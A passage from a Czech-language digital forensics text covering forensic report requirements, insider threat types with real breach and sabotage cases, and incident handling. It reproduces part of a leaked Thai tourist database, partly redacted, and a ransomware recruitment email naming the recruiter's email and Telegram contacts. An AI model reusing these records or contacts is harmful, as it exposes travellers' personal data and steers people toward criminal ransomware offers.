Podaný znalecký posudek musí být úplný, pravdivý a přezkoumatelný.

Znalecký posudek musí obsahovat tyto náležitosti:

a) Titulní stranu
   - Identifikace znalce, znalecké kanceláře nebo znaleckého ústavu.
   - Identifikace zadavatele a jednací číslo, účel posudku.
b) Zadání
   - Cíle zkoumání a otázky, které předkládá zadavatel k vypracování.
   - Účel posudku – jak budou výsledky posudku použity.

15 https://www.zakonyprolidi.cz/cs/2020-503

16 https://aplikace.mvcr.cz/sbirka-zakonu/ViewFile.aspx?type=c&id=39001

- Okolnosti zadání, faktory omezující důvěryhodnost zajištěných stop. (Zařízení patří specialistovi na IT bezpečnost, předpokládá se používání šifrování a antiforenzních postupů.)

c) Výčet podkladů
   - Seznam zajištěných stop předaných k analýze.
     - Jedná se o popis zajištěných stop a jejich fyzický a informační stav. Důvodem je přezkoumatelnost, kdy je nutné jasně popsat podklady, které měl znalec k dispozici a v jakém stavu se stopy nacházely.
   - Citace posuzovaných listinných příloh.

d) Nález
   - Popis zkoumané skutečnosti, obsahuje informace získané ze zajištěných stop a jakým způsobem jsou relevantní k zodpovězení zadaných otázek.

e) Posudek
   - Analýza jednotlivých artefaktů, popis způsobu, jak byla data analyzována.
   - Výsledky jednotlivých artefaktů.
   - Chronologický způsob analýzy stop, který vedl k získání zájmových informací.

f) Odůvodnění v rozsahu umožňujícím přezkoumatelnost znaleckého posudku
   - Interpretace výsledků v souvislostech pro zodpovězení odborných otázek.
   - Korelace rámcových výsledků do ucelených závěrů relevantních k zadaným otázkám.
   - Kontrola postupu definuje rámcové postupy analýzy a použité nástroje tak, aby bylo možné provést revizi nálezů a posudku.
   - Relevantní informace potřebné ke správné interpretaci odpovědí, popřípadě skutečnosti omezující platnost výsledků šetření.

g) Závěr
   - Kopie zadaných otázek.
   - Odpovědi na zadané otázky ve formě tvrzení, bez dalšího odůvodnění.
   - Informace a důvody přibrání konzultantů.
   - Znalecká doložka, která identifikuje seznam znalců a obor, ve kterém je znalec zapsán.
   - Číslo/Identifikace znaleckého posudku, pod nimiž je posudek zapsán ve znaleckém deníku.
   - Znalecká pečeť nebo kvalifikovaný elektronický podpis.

Kriminalisticko-technická a konzultační činnost

Kriminalisticko-technická činnost je primárně v dikci „Odboru kriminalistické techniky a expertiz“ (OKTE) Policie ČR, která využívá specializované kriminalistické techniky k zajištění stop při domovních prohlídkách, osobních prohlídkách, prohlídkách jiných prostor a pozemků.

V závislosti na pracovním vytížení jednotlivých oddělení OKTE je běžné, že se v roli techniků účastní domovních prohlídek znalci a technici znaleckých ústavů. Role externích analytiků je při kriminalisticko-technické činnosti zaměřena čistě na zajišťování stop nebo na vytváření forenzních kopií datových nosičů.

S konzultační činností se naopak můžeme setkat při plánování domovních prohlídek, kdy jsou definovány optimální způsoby a podmínky pro zajištění stop, které mohou být kryptograficky chráněny nebo mohou existovat pouze za specifických okolností. Vychází se z předpokladu, že zajištění stop s výhodou momentu překvapení může být provedeno pouze jednou.

3.2 Internal (Insider) Threat Investigation

Vyšetřování interních hrozeb je doménou komerčních organizací, které si v konkurenčním prostředí musí chránit svoje duševní a průmyslové vlastnictví, know-how, informace o klientech nebo jakékoliv jiné informace, které jsou přímo nebo nepřímo využívány k získání konkurenční výhody a finančního zisku.

The National Cybersecurity and Communications Integration Center (NCCIC) definuje interní hrozbu jako „současného nebo bývalého zaměstnance, dodavatele nebo jiného obchodního partnera, který má nebo měl oprávněný přístup k síti, systému nebo datům organizace“ a toto oprávnění zneužívá. Tyto hrozby, zahrnující vše od sabotáže až po získání konkurenční výhody, mohou být důsledkem zneužití přístupu, krádeže majetku, nebo dokonce pouhého špatného zacházení se zařízeními či pověřeními.[17]

Jedná se tedy o jedince nebo dodavatele s lokální znalostí společnosti, jejichž autorizovaný přístup je vědomě nebo i nevědomě zneužit k získání a exfiltraci zájmových dat.

V praxi se obvykle setkáváme s třemi skupinami uživatelů:

- Nespokojený/Zákeřný uživatel.
- Nedbalý uživatel.
- Infiltrátor.

3.3 Nespokojený/Zákeřný uživatel

Bezpečnostní incidenty způsobené frustrovanými zaměstnanci či kontraktory mohou díky jejich autorizovanému přístupu k interním systémům, citlivým informacím, dobré znalosti firemních procesů a slabin představovat významné riziko. Tyto incidenty mají potenciál vážně poškodit dobré jméno organizace, narušit její konkurenceschopnost a ohrozit bezpečnost zákazníků, což může vést k finančním ztrátám i právním postihům.

- Zaměstnanci ve výpovědní lhůtě nebo zaměstnanci rozhodnutí podat výpověď. Jejich cílem je si ze stávající práce odnést materiály, kontakty nebo know-how, které jim pomohou v nové práci.
- Sabotáž infrastruktury bývalým zaměstnancem s aktivním přístupem do počítačových systémů.
- Zaměstnanci s přístupem k firemním zařízením a prostředkům, jejichž provoz lze zpeněžit nebo jinak zneužít k osobním potřebám.

Příklad krádeže obchodního tajemství:

Případ Anthonyho Levandowskiho ukazuje situaci, kdy si odcházející uživatel z firmy odnese dokumenty a know-how z projektu, na kterém pracoval nebo ke kterému měl přístup. Levandowski po odchodu z Google, kde pracoval na vývoji technologií

17 https://www.cisa.gov/insider-threat-mitigation

autonomních vozidel, založil vlastní společnost Otto, která byla následně převzata firmou Uber.

Uber touto akvizicí dohnal několikaletý náskok Googlu v oblasti samořiditelných aut. Google následně žaloval Uber i Levandowskiho za zneužití nelegálně získaného obchodního tajemství. Googlu byla soudně přiřknuta náhrada škod ve výši 179 milionů USD, kterou z větší části zaplatil Uber, přesná částka není známa[18].

Příklad sabotáže:

Zaměstnanec společnosti Cisco Systems byl odsouzen k pokutě 15 000 USD a 2 letům vězení poté, co 5 měsíců po ukončení pracovního poměru přistoupil k infrastruktuře aplikace WebEx Teams provozované v Amazon Web Services a smazal 456 virtuálních serverů. Náklady na obnovení provozu byly vyčísleny na 1,4 milionu USD a další milion USD byl vyplacen zákazníkům jako odškodnění za nedostupnost služby.[19]

Dalším příkladem je případ Hana Binga[20]. Bing byl IT administrátor pro čínského zprostředkovatele nemovitostí Lianjia, který byl odsouzen k sedmi letům vězení za neautorizovaný přístup k databázovému systému a jeho kompletní vymazání. To mělo za následek okamžité ochromení chodu společnosti. Obnova dat databázového systému stála společnost Lianjia přibližně 30 000 USD, nepřímé ztráty způsobené pozastavením poskytování služeb nebyly zveřejněny.

Příklad zneužití firemní infrastruktury:

Provozování soukromých internetových služeb a peer-to-peer služeb bylo na prvním místě z pohledu zneužívání firemní IT infrastruktury. Situace se rychle změnila s růstem oblíbenosti kryptoměn. Těžení kryptoměn je jedním z primárních cílů u externích útočníků a stejně tak roste zájem u interních uživatelů, kteří se pokoušejí těžit kryptoměny na firemních laptopech, v horším případě na serverové infrastruktuře.

Skupina jaderných vědců z All-Russian Research Institute of Experimental Physics (RFNC-VNIIEF) se pokusila obejít bezpečnostní opatření a připojit k internetu nejvýkonnější ruský superpočítač a využít ho k těžbě Bitcoinu. Ruský superpočítač byl v roce 2011 mezi top 15 nejvýkonnějšími výpočetními zařízeními na světě. Pokus o zneužití vědeckého zařízení byl rychle odhalen a skupina vědců byla zatčena agenty Federal Security Service (FSB)[21,22].

---

18 https://techcrunch.com/2022/02/15/inside-the-uber-and-google-settlement-with-anthony-levandowski

19 https://www.justice.gov/usao-ndca/pr/san-jose-man-sentenced-two-years-imprisonment-damaging--cisco-s-network

20 https://www.bleepingcomputer.com/news/security/angry-it-admin-wipes-employer-s-databases-gets-7-years-in-prison/

21 https://www.bleepingcomputer.com/news/cryptocurrency/russian-nuke-scientists-ukrainian-professor-arrested-for-bitcoin-mining/

22 https://coingeek.com/russian-scientists-busted-unauthorized-crypto-mining/

3.4 Nedbalý uživatel

Tato kategorie pokrývá neúmyslné činy celého uživatelského spektra od běžných uživatelů, softwarových vývojářů až po systémové administrátory.

Mezi nejběžnější případy patří:

- Ponechání zařízení bez dozoru ve veřejných prostorech nebo v kufru auta.
- Nezamykání obrazovky a umožnění přístupu třetím osobám, zejména z okruhu kolegů, rodiny nebo spolubydlících.
- Instalace neautorizovaného softwarového vybavení.
- Neúmyslné zveřejnění zdrojových kódů v online repositáři nebo nástroji pro správu verzí vyvíjeného kódu.
- Uveřejnění zdrojového kódu obsahující aktivní uživatelské účty a hesla nebo autentizační záznamy k API rozhraní.
- Konfigurační chyby u služeb přístupných z internetu.

U nedbalostních incidentů platí přímá úměra mezi uživatelskými oprávněními a následným dopadem na společnost a její data. Nejzávažnější incidenty jsou způsobeny privilegovanými uživateli, tedy uživateli s rozsáhlými oprávněními (administrátoři) k datovým zdrojům, ale i k serverovým aplikacím.

Příkladem chyby administrátorů může být objevení nezabezpečené databáze obsahující informace o více než 106 milionech turistů, kteří navštívili Thajsko mezi lety 2011–2021[23,24]. Databáze o velikosti 200 GB obsahovala informace, jako je jméno, datum příjezdu, pohlaví, číslo cestovního dokladu, informace o vízech a další.

Jen pár měsíců před zmíněným nálezem databáze návštěvníků Thajska byla objevena nezabezpečená databáze organizace zajišťující pomoc s vyřizováním víz při cestě do Indie. Tato databáze oproti předešlému případu obsahovala i fotografie žadatelů, fotokopii cestovního dokladu, rodné číslo, vzdělání, datum narození, doručovací adresu, národnost.

Nechráněné databázové záznamy s osobními daty jsou v oblasti počítačové kriminality placeny zlatem, zejména pokud databáze obsahuje i uživatelský profil se jménem a heslem. Kombinace osobních údajů, e-mailových adres, slabých hesel nebo hesel používaných na více platformách je pro útočníky nejjednodušší způsob, jak si přisvojit cizí identitu. Následky mohou být pro poškozeného člověka devastující ať už ze sociálního pohledu, kdy je poškozena jeho dobrá pověst, nebo ohledně finanční ztráty, kdy poškozený zjistí, že na jeho osobní informace je zřízen bankovní úvěr nebo kreditní karta.

23 https://www.infosecurity-magazine.com/news/data-of-106-million-visitors-to/

24 https://www.comparitech.com/blog/information-security/thai-traveler-data-leak/

Obrázek 3 | Ukázka informací z databáze[25]


_id	_score ▲	efirstnm	emiddlenm	efamilynm	countenm	counttnm	sex	passportno	visatypetnm	tm6no	relationshi
E[redacted]	2017-11-05 19:48:38	1	LI[redacted]	n[redacted]	H[redacted]	THE PEOPLE'S REPUBLIC OF CHINA	สาธารณรัฐประชาชนจีน	F	E[redacted]	null	n[redacted]	พักอาศัย
G[redacted]	2020-12-27 14:30:04	1	NE[redacted]IN	n[redacted]	M[redacted]	THE KINGDOM OF BELGIUM	ราชอาณาจักรเบลเยียม	M	G[redacted]	null	n[redacted]	พักอาศัย
2[redacted]	2017-11-05 19:48:38	1	FI[redacted]	n[redacted]	P[redacted]	THE KINGDOM OF DENMARK	ราชอาณาจักรเดนมาร์ก	F	2[redacted]	null	n[redacted]	พักอาศัย
A[redacted]	2020-12-27 14:42:39	1	YE[redacted]	n[redacted]	K[redacted]	MALAYSIA	มาเลเซีย	M	A[redacted]	null	n[redacted]	พักอาศัย
4[redacted]	2017-11-06 08:11:03	1	KA[redacted]	A[redacted]	M[redacted]	THE UNITED KINGDOM OF GREAT BRITAIN	สหราชอาณาจักร	F	4[redacted]	ผ.30	L[redacted]	พักอาศัย
2[redacted]	2020-12-27 15:14:18	1	BA[redacted]	n[redacted]	S[redacted]	THE FRANCE REPUBLIC	สาธารณรัฐฝรั่งเศส	M	2[redacted]	คนอยู่ชั่วคราว (NON-90)	D[redacted]	พักอาศัย
1[redacted]	2017-11-05 19:48:38	1	EL[redacted]	n[redacted]	H[redacted]	THE FRANCE REPUBLIC	สาธารณรัฐฝรั่งเศส	M	1[redacted]	null	n[redacted]	พักอาศัย
T[redacted]	2020-12-27 15:15:44	1	SE[redacted]	n[redacted]	K[redacted]	JAPAN	ญี่ปุ่น	M	T[redacted]	คนอยู่ชั่วคราว (NON-90)	n[redacted]	พักอาศัย
A[redacted]	2017-11-05 19:48:38	1	ES[redacted]	n[redacted]	B[redacted]	THE ITALIAN REPUBLIC	สาธารณรัฐอิตาลี	F	A[redacted]	null	n[redacted]	พักอาศัย
5[redacted]	2020-12-27 15:19:20	1	RI[redacted]	JE[redacted]	T[redacted]	THE UNITED STATES OF AMERICA	สหรัฐอเมริกา	M	5[redacted]	คนอยู่ชั่วคราว (NON-90)	A[redacted]	ญาติ
E[redacted]	2017-11-06 08:11:04	1	YA[redacted]	n[redacted]	Y[redacted]	THE PEOPLE'S REPUBLIC OF CHINA	สาธารณรัฐประชาชนจีน	F	E[redacted]	นักท่องเที่ยว (60 วัน)	K[redacted]	พักอาศัย
G[redacted]	2020-12-27 15:19:20	1	ZH[redacted]	n[redacted]	D[redacted]	THE PEOPLE'S REPUBLIC OF CHINA	สาธารณรัฐประชาชนจีน	F	G[redacted]	นักท่องเที่ยว (60 วัน)	n[redacted]	ญาติ
K[redacted]	2017-11-06 08:11:04	1	YA[redacted]	YA[redacted]	N[redacted]	CHINA-HONG KONG	ฮ่องกง	F	K[redacted]	ผ.ผ.30	C[redacted]	พักอาศัย
8[redacted]	2020-12-27 15:19:20	1	MO[redacted]	ZA[redacted]	H[redacted]	THE PEOPLE'S REPUBLIC OF CHINA	สาธารณรัฐประชาชนจีน	M	8[redacted]	นักท่องเที่ยว (60 วัน)	n[redacted]	ญาติ
P[redacted]	17-11-05 19:48:57	1	JO[redacted]	n[redacted]	L[redacted]	THE PORTUGAL REPUBLIC	สาธารณรัฐโปรตุเกส	F	P[redacted]	ผ.30	n[redacted]	พักอาศัย
T[redacted]	2020-12-27 15:19:20	1	TA[redacted]	n[redacted]	K[redacted]	JAPAN	ญี่ปุ่น	M	T[redacted]	นักท่องเที่ยว (60 วัน)	n[redacted]	ญาติ
C[redacted]	017-11-05 19:48:57	1	NU[redacted]	n[redacted]	V[redacted]	THE PORTUGAL REPUBLIC	สาธารณรัฐโปรตุเกส	M	C[redacted]	ผ.30	n[redacted]	พักอาศัย
5[redacted]	2020-12-27 16:07:42	1	DE[redacted]	LA[redacted]	C[redacted]	THE UNITED STATES OF AMERICA	สหรัฐอเมริกา	M	5[redacted]	คนอยู่ชั่วคราว (NON-90)	D[redacted]	พักอาศัย
K[redacted]	2017-11-06 08:11:04	1	OI[redacted]	C[redacted]	Y[redacted]	CHINA-HONG KONG	ฮ่องกง	F	K[redacted]	ผ.ผ.30	C[redacted]	พักอาศัย
5[redacted]	2020-12-27 16:07:42	1	DA[redacted]	AI[redacted]	C[redacted]	THE UNITED STATES OF AMERICA	สหรัฐอเมริกา	F	5[redacted]	คนอยู่ชั่วคราว (NON-90)	JE[redacted]	พักอาศัย
4[redacted]	2017-11-05 22:54:10	1	DA[redacted]	C[redacted]	W[redacted]	THE UNITED STATES OF AMERICA	สหรัฐอเมริกา	M	4[redacted]	ผ.30	L[redacted]	พักอาศัย
5[redacted]	2020-12-27 16:07:42	1	RH[redacted]	K[redacted]CE	C[redacted]	THE UNITED STATES OF AMERICA	สหรัฐอเมริกา	F	5[redacted]	คนอยู่ชั่วคราว (NON-90)	JO[redacted]	พักอาศัย
M[redacted]	2017-11-06 08:11:04	1	JE[redacted]	n[redacted]	C[redacted]	THE REPUBLIC OF KOREA	สาธารณรัฐเกาหลี	F	M[redacted]	ผ.ผ.90	JA[redacted]	พักอาศัย
M[redacted]	2020-12-27 16:44:37	1	MI[redacted]	n[redacted]	I[redacted]	JAPAN	ญี่ปุ่น	F	M[redacted]	คนอยู่ชั่วคราว 1 ปี (NON-1 YEAR)	IT[redacted]	พักอาศัย
1[redacted]	2017-11-05 22:54:10	1	PA[redacted]	G[redacted]	C[redacted]	THE FRANCE REPUBLIC	สาธารณรัฐฝรั่งเศส	M	1[redacted]	ผ.30	JE[redacted]	พักอาศัย
M[redacted]	2020-12-27 16:49:47	1	RY[redacted]	n[redacted]	K[redacted]	JAPAN	ญี่ปุ่น	M	M[redacted]	null	n[redacted]	พักอาศัย
M[redacted]	2017-11-06 08:11:04	1	SO[redacted]	n[redacted]	K[redacted]	THE REPUBLIC OF KOREA	สาธารณรัฐเกาหลี	F	M[redacted]	ผ.ผ.90	JA[redacted]	พักอาศัย
T[redacted]	7.2020-12-27 16:49:47	1	MA[redacted]	n[redacted]	K[redacted]	JAPAN	ญี่ปุ่น	F	T[redacted]	null	n[redacted]	พักอาศัย
5[redacted]	2017-11-05 22:54:10	1	WI[redacted]	JO[redacted]	T[redacted]	THE UNITED STATES OF AMERICA	สหรัฐอเมริกา	M	5[redacted]	ผ.30	LI[redacted]	พักอาศัย

Krádež identity je způsob, jakým útočník skryje vlastní identitu při komunikaci se státní správou nebo komerčními subjekty. Útočník tak může vystupovat jménem oběti např. za účelem zřízení služeb u finančních institucí v podobě půjček nebo kreditních karet, případně přímo s cílem převodu peněz z bankovního účtu oběti. Ukradená identita umožní útočníkovi získat detailní informace o oběti, a to včetně zdravotních záznamů, finanční situace, záznamů v trestním rejstříku a podobně. Cílem krádeže identity může být i parazitování nebo násilné převzetí online účtů, případně využití kontaktů a uživatelské základny daného sociálního účtu k propagaci například phishingového útoku. Útočník může také požadovat výkupné výměnou za vrácení účtu.

Sdílení stejné identity útočníkem a obětí vystavuje útočníka možnosti odhalení, například ze záznamů o přihlášení k účtu nebo z výpisu banky. Tento problém byl vyřešen pomocí takzvaných syntetických identit. Jedná se o situaci, kdy útočník vytvoří identitu pod falešným jménem, ale propojí ji s ukradenými údaji reálných osob, tím dojde k oddělení obou identit ve smyslu vlastního účtu v bance nebo poskytovatele služeb, ale falešná identita zdědí historii a důvěryhodnost ukradené identity.

25 https://cdn.comparitech.com/wp-content/uploads/2021/09/story1-scaled.jpg

Obrázek 4 | Vizualizace rozdílu mezi ukradenou identitou a falešnou syntetickou identitou[26]



Je zřejmé, že i neúmyslná chyba jednotlivce u poskytovatele služeb v online prostředí má potenciál poškodit značné množství osob, aniž by sami poškození v celém procesu měli aktivní roli.

3.5 Infiltrátor

Infiltrátorem je útočník, který využívá získané platné přístupové informace k průniku do organizace. Mezi nejčastěji využívané způsoby získání platných přístupových údajů patří:

1) Únik z nezabezpečených databází v kombinaci se slabým nebo nešifrovaným heslem účtu aktivního uživatele či získání starého nedeaktivovaného účtu.
2) Získání přístupových údajů v rámci průniku do informačního systému třetí strany, jako jsou dodavatelé služeb, kontraktoři, obecně články dodavatelského řetězce.

Útoky na informační systémy dodavatelů, kontraktorů a poskytovatelů služeb pro státní organizace, vědecká a vývojová centra jsou taktikou cílenou na nejslabší článek dodavatelského řetězce.

26 https://fedpaymentsimprovement.org/wp-content/uploads/frs-synthetic-identity-payments-fraud--white-paper-july-2019.pdf

V březnu 2020 bylo publikováno několik článků o ransomwarovém útoku na americkou společnost Visser Precision, LLC[27,28]. Společnost je zaměřena na přesnou výrobu součástek pro automobilový, letecký a vesmírný průmysl. Za útokem stála skupina distribuující ransomware DoppelPaymer[29]. Cílem útoku bylo ukrást a zašifrovat interní dokumenty a následně vyžadovat výkupné pod hrozbou zveřejnění dokumentů v nešifrované formě a jejich poskytnutí volně ke stažení. Mezi poškozenými odběrateli byly společnosti Lockheed Martin, General Dynamics, Boeing, SpaceX a Tesla, jejichž dokumenty se objevily jako důkaz o pravosti ukradených dokumentů.

V situaci, kdy jsou uživatelská jména a hesla získána z nechráněných zdrojů, může být útok na cílovou organizaci čistě oportunistický, kdy útočník využije pravděpodobně dočasný přístup k systémům nové organizace. Proto je vždy vhodné auditovat dodavatelské přístupy k interním systémům a v případě zjištění bezpečnostního incidentu u dodavatele přístupové údaje dočasně zneplatnit a nové předat pomocí zabezpečeného komunikačního kanálu po ověření, že se organizace z daného incidentu již zotavila (takové ověření ovšem může být velice obtížné).

Colonial Pipline[30] je americká společnost spravující produktovody pro distribuci benzinu a leteckého paliva z Houstonu do New Yorku. 7. května 2021 byly průmyslové řídící jednotky distribučního potrubí napadeny ransomwarovým útokem, ke kterému se později přihlásila skupina DarkSide spolu s požadavkem na zaplacení 75 bitcoinů (4,4 milionů USD). Výsledkem útoku bylo omezení dodávek pohonných hmot po dobu pěti dní a vyhlášení nouzového stavu v 17 státech USA.

Vyšetřováním bylo zjištěno, že skupina DarkSide získala přístup do VPN sítě Colonial Pipeline již 24. dubna, a to za pomoci uniklého hesla k VPN účtu. Účet již nebyl aktivně využíván, ale zároveň nebyl zrušen. Absence multifaktorové ochrany účtu umožnila útočníkům získat přímý přístup do sítě.

Kompromitované heslo stálo i za průnikem skupiny LAPSUS$ do systému telekomunikační firmy T-Mobile[31]. Útočníkům se podařilo získat přístup do zákaznického systému Atlas, se kterým bylo možné vydávat nové SIM karty navázané na účty existujících zákazníků (SIM card swap attack)[32].

SIM card swap attack je jednou z možných metod, jak překonat multifaktorovou autentizaci k online účtům, a to včetně internetového bankovnictví.

Dále útočníci získali přístup do komunikačního nástroje Slack a repozitáře zdrojových kódů Bitbucket, ze kterého ukradli přes 300 000 řádků zdrojového kódu.

---

27 https://www.forbes.com/sites/daveywinder/2020/03/02/lockheed-martin-spacex-and-tesla-caught-in-cyber-attack-crossfire/

28 https://www.ciodive.com/news/Visser-Precision-ransomware-breach/573276/

29 https://www.crowdstrike.com/blog/doppelpaymer-ransomware-and-dridex-2/

30 https://www.bloomberg.com/news/articles/2021-06-04/hackers-breached-colonial-pipeline-using-compromised-password

31 https://thehackernews.com/2022/04/t-mobile-admits-lapsus-hackers-gained.html

32 https://www.yubico.com/resources/glossary/sim-swap/

3.6 Zvládání bezpečnostních incidentů

Bezpečnostní incident je událost s přímým dopadem na fungování organizace, která vyžaduje okamžitou reakci a minimalizaci následků (dopadů) vzniklé situace. Bezpečnostní incidenty mají různé formy, ale obecně cílí na dostupnost, integritu a důvěrnost dat a systémů.

Dostupnost:


Útoky na dostupnost cílí na informační infrastrukturu a nemusí mít primárně škodlivý charakter, škodlivý je až jejich důsledek. Útoky způsobují/zahrnují selhání hardwaru, softwarové chyby a výpadky postihující síťovou infrastrukturu, včetně internetových linek. Mezi takovéto útoky patří různé formy sabotáží, jejichž cílem je způsobit organizaci škodu tím, že uživatelům znemožní přístup k informačnímu systému.

Denial of Service (DOS) a Distributed Denial of Service (DDOS) jsou typy útoků na dostupnost služeb, které jsou běžně dostupné například jako placená služba poskytovaná hackerskými skupinami.

Výsledkem DOS útoku je úplné zahlcení internetové linky nebo serverové infrastruktury internetové služby, která přestane být dostupná legitimním uživatelům. Útoky na dostupnost služeb nemusí vždy znamenat úplnou nedostupnost služby, ale mohou mít vliv na zhoršení síťové latence, tedy rychlosti, s jakou služba odpovídá na požadavky uživatelů. Změna latence způsobí problém aplikacím, které vyžadují rychlou odezvu, jako jsou např. burzovní systémy nebo systémy pro online gaming.


Vývoj Denial of Service útoků lze sledovat pomocí reportů dodavatelů síťových a bezpečnostních řešení, jako je společnost F5[33]. Report pro rok 2021 ukazuje nárůst použité přenosové kapacity útoků z průměrných 200 Gbps v roce 2020 na téměř 350 Gbps v posledním čtvrtletí roku 2021.

Obrázek 5 | Trend vývoje DOS útoků mezi lety 2020–2021[33]



33 https://www.f5.com/cloud/products/l3-and-l7-ddos-attack-mitigation

Obrázek 6 | Technologická odvětví zasažená DOS útoky v roce 2021[34]



Absolutním rekordmanem je případ z listopadu 2021, kdy síťový tým Microsoftu čelil kombinovanému síťovému útoku o kapacitě 3,74 Tbps (Terabit/s) cílícího na servery herního odvětví v Azure cloudové infrastruktuře. Odhaduje se, že zdrojem bylo přibližně deset tisíc kompromitovaných zařízení.

Integrita:

Ochrana integrity zajišťuje přístup uživatelů a aplikací pouze k datům, ke kterým mají mít přístup, a pouze s oprávněními, která jim přísluší. Opatření dále chrání před neúmyslnými změnami, jako jsou chyby uživatelů, ztrátou dat v souvislosti se selháním systému a úmyslnou změnou a zničením dat např. uživatelem ve výpovědní lhůtě nebo externím útočníkem.

Útoky na integritu se zaměřují na úplnost a celistvost informací. Jinými slovy stav, kdy informace reprezentují realitu. Může jít o pokusy o neoprávněnou modifikaci informací, ale také o útoky, které způsobí rozsáhlé chyby a znehodnotí data. Vůči takovým útokům stojí opatření chránící informace před neoprávněnou změnou a opatření garantující úplnost a důvěryhodnost dat.

Obrázek 7 | Příklad náborového e-mailu skupiny DemonWare[34]

From sajid@bpovision.com ☆
Subject **Partnership Affiliate Offer** 8/12/21, 12:03 PM
To undisclosed-recipients:; ☆

```
if you can install & launch our Demonware Ransomware in any computer/company
main windows server physically or remotely

40 percent for you, a milli dollars for you in BTC

if you are interested, mail: cryptonation92@outlook.com

Telegram : madalin8888
```

34 https://www.f5.com/labs/articles/threat-intelligence/2022-application-protection-report-ddos--attack-trends

Útoky zaměstnanců na data a infrastrukturu jsou detailně popsány v kapitole o interních hrozbách. Interní zaměstnanci ovšem nemusí plánovat a provádět útoky samostatně, organizované skupiny kyberzločinců používají novou taktiku pro útok na cílové organizace. Skupina tipuje zaměstnance[35], kteří mají technické znalosti a dostatečné oprávnění k instalaci ransomware na servery nebo pracovní stanice výměnou za podíl z výkupného[36].

Rozmach ransomware útoků je způsoben dostupností ransomware frameworků, které lze získat formou předplatného jako službu typu Software as a Service, nebo přesněji Ransomware as a Service[37]. Tento trend je podporován ekonomickou výhodností jednotlivých útoků. Nejvyšší zaznamenané výpalné v roce 2021 činilo 50 milionů dolarů a bylo požadováno po společnosti Acer.

Obrázek 8 | Finanční ztráty způsobené pomocí ransomware v roce 2021[36]

Ekonomická výkonnost ransomwarových útoků je natolik vysoká, že předpovědi pro následující roky očekávají několikanásobný růst aktivity ransomwarových skupin. Je možné očekávat zvýšený zájem o softwarové vývojáře s cílem přidat škodlivý kód do legitimních aplikací a nábor nespokojených zaměstnanců k instalaci/spuštění škodlivého kódu na firemních zařízeních.

35 https://abnormalsecurity.com/blog/nigerian-ransomware-soliciting-employees-demonware

36 https://www.bleepingcomputer.com/news/security/ransomware-gangs-increase-efforts-to-enlist-insiders-for-attacks/

37 https://web.archive.org/web/20220313013330/https://www.cloudwards.net/ransomware-statistics/

Důvěrnost:

Důvěrnost definuje stav, kdy jsou data a informační systémy chráněny před neautorizovaným přístupem a zneužitím. Na důvěrnost směřuje celá řada útoků a mnohé z nich jsou společné pro útoky na integritu dat. Zmiňme útoky zaměřené na neošetřené softwarové zranitelnosti s cílem získání neoprávněného přístupu k systému a jeho informacím (např. jde o případy průmyslové špionáže). Obvyklým cílem útoků na důvěrnost jsou uživatelé, skrze jejichž autorizované přístupy se útočníci snaží získat informace s vysokou hodnotou, která může reprezentovat konkurenční výhodu. Mezi tyto informace patří informace o klientech, klientských projektech, klientských datech nebo intelektuální vlastnictví.

